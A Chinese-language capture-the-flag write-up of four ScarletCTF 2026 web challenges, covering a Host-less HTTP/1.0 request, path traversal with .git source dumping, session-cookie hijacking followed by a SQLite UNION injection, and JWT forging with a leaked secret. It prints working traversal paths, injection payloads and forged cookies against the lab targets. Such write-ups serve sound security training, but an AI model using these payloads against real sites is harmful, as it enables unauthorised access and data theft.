
scarletctf2026复现
Web
语言不通真的是硬伤
Commentary
Description
You’re currently speaking to my favorite host right now (ctf.rusec.club), but who’s to say you even had to speak with one?
Sometimes, the treasure to be found is just bloat that people forgot to remove.
solve
这里的不和host对话直接就是请求报文中不使用HOST的意思
当时没看懂什么意思
其中HTTP/1.1协议规定必须携带host请求头
所以我们只能使用HTTP/1.0协议
可以使用命令行发送
echo -e "GET / HTTP/1.0\r\n\r\n" | nc ctf.rusec.club 80 |
也可以使用python脚本发送和接收
import socket |
200 OK |
SWE Intern at Girly Pop Inc
Description
Last week we fired an intern at Girlie Pop INC for stealing too much food from the office. It seems they didn’t know much about secure software development either…
The challenge presents a JWT token generation web application at https://girly.ctf.rusec.club.
solve
一个经典os.path.join()的路径遍历
允许使用../返回上级目录,也允许直接使用根目录开始的绝对路径(会忽视baseurl)
使用../app.py读出源码:
from flask import Flask, request, render_template, send_file |
可以随便签token但是没有身份认证的内容
注意到about.html页面的信息:
System Information |
我们可以知道python版本为3.9
然后有可能使用了git进行版本控制
访问一下发现确实存在git泄露,可以使用这个改一下脚本后拉下来:
https://github.com/WangYihang/GitHacker.git
但是这个拉下来的objects文件很可能是不全的
使用git-dumper可以获取比较全的objects:
git-dumper https://girly.ctf.rusec.club/view?page=../.git/ result2 |
githack拉下来的可以正常使用git命令,但是git-dumper却不行了
之后使用这个脚本把所有的objects都解析成明文就可以正常寻找信息了:
import os |

最后找到
/.git/objects/61/f9cd8f2e1d3afd8dace27cac0eff1f88e8d463 |
对应的明文为
RUSEC{a1way$_1gnor3_3nv_f1l3s_up47910k390cyhu623} |
如果想要手动读取分析的话,一般先读取/.git/HEAD获取当前指向哪个分支:
ref: refs/heads/master |
获取最新的commit hash,读取/.git/refs/heads/master:
9e26820af5010a2afa8e4c09023c1ee078e8e8aa |
读取对应的objects对象,/.git/objects/9e/26820af5010a2afa8e4c09023c1ee078e8e8aa:
下载后使用这个命令解压:
python3 -c "import zlib,sys; raw=zlib.decompress(sys.stdin.buffer.read()); print(raw.split(b'\x00', 1)[1].decode(errors='replace'))" < 26820af5010a2afa8e4c09023c1ee078e8e8aa |
得到:
tree b0e7b939b4a9c8cfda2e3102d301d7530aaa4f0f |
使用同样的方法查看tree对象:
100644 Dockerfile�_��Tc��� |
到这里就不太好看了,还是使用自动脚本好一点
使用ai融合了githack和gitdumper,使得爬下来的git结构和对象都比较完整:
import argparse |
这样直接gitk就可以看了,非常方便
Campus One
Description
Access the admin panel and retrieve the hidden flag from the backend.
solve
这题主要考使用前端框架可能导致的接口泄露
可以在window的所有属性中查看到

访问:
/api/v2/debug/sessions |
不通,那么尝试v1或者不加版本
最终找到:
/api/debug/sessions |
响应:
{"system_status":"active","debug_mode":true,"active_sessions":[{"sessionId":"admin_session_44920_x8z","user":"admin_root","role":"administrator"}]} |
之前扫目录时存在admin接口,
那么直接使用这个sessionId进行访问,
正常访问可看到cookie格式:
Cookie: session_id=guest_session_gq0l87j2ppu |
伪造:
Cookie: session_id=admin_session_44920_x8z |
得到:

search接口存在sql注入,测试后发现是sqllite:
GET /api/admin/search?q='/**/union/**/select/**/sqlite_version(),2,3,4,5--+ |
得到
{"query":"'/**/union/**/select/**/@@version,2,3,4,5-- ","results":[{"error":"unrecognized token: \"@\""}],"count":1} |
最终payload:
?q='/**/union/**/select/**/key,value,3,4,5/**/from/**/secrets--+ |
{"query":"?q='/**/union/**/select/**/key,value,3,4,5/**/from/**/secrets-- ","results":[{"order_id":"admin_note","customer_email":"Remember to fix the search query!","item":3,"status":4,"amount":5},{"order_id":"db_version","customer_email":"1.0.0","item":3,"status":4,"amount":5},{"order_id":"master_flag","customer_email":"RUSEC{S3ss10n_H1j4ck1ng_1s_Fun_2938}","item":3,"status":4,"amount":5}],"count":3} |
Mole in the Wall
Description
We just launched our new parent development company, Girlie Pop’s Pizza Place! Packed with your favorite animatronics, we hold pizza parties and games galore! Sometimes Bonita the Yellow Rabbit has been acting a bit out of line recently however…
Hint: The animatronics get a bit quirky at night. They tend to get their security from a JSON in debug/config…
solve
这题描述里明确给了/debug/config
然后security from a JSON,可以想到文件名是security.json
访问:
http://localhost:8000/debug/config/security.json |
得到:
{"audience":null,"issuer":null,"jwt":{"algorithm":"HS256","required_claims":{"department":"security","role":"nightguard","shift":"night"}},"notes":"JWT secret was scooped at runtime - Mike Schmidt"} |
扫描一下/debug/config/路由,发现有个.env,访问:
{"JWT_SECRET":"g0ld3n_fr3ddy_w1ll_a1ways_b3_w@tch1ng_y0u"} |
那么有算法有秘钥也有需要伪造的数据直接签jwt就可以了,
import jwt |
直接输入到login界面得到一个压缩包,其中的某个文件:

但是并没有发现flag,
不过在上面的settings.xml中有一个新接口:
<root><network><path>/api/run-flow</path></network></root> |
直接访问method不对,使用post
提示input不对,使用json传入session.log中的数据仍然不对
注意到.env中的信息:
DEBUG_LEVEL=1; OFFSET_VAL=1; LOG_ROTATION=TRUE; |
和一开始的不是一个文件,有1的偏移量
那么将input所有的ascii码-1再传入即可:
import requests |
{"result":"RUSEC{m1cro$oft_n3ver_mad3_g00d_aut0m4t1on}"} |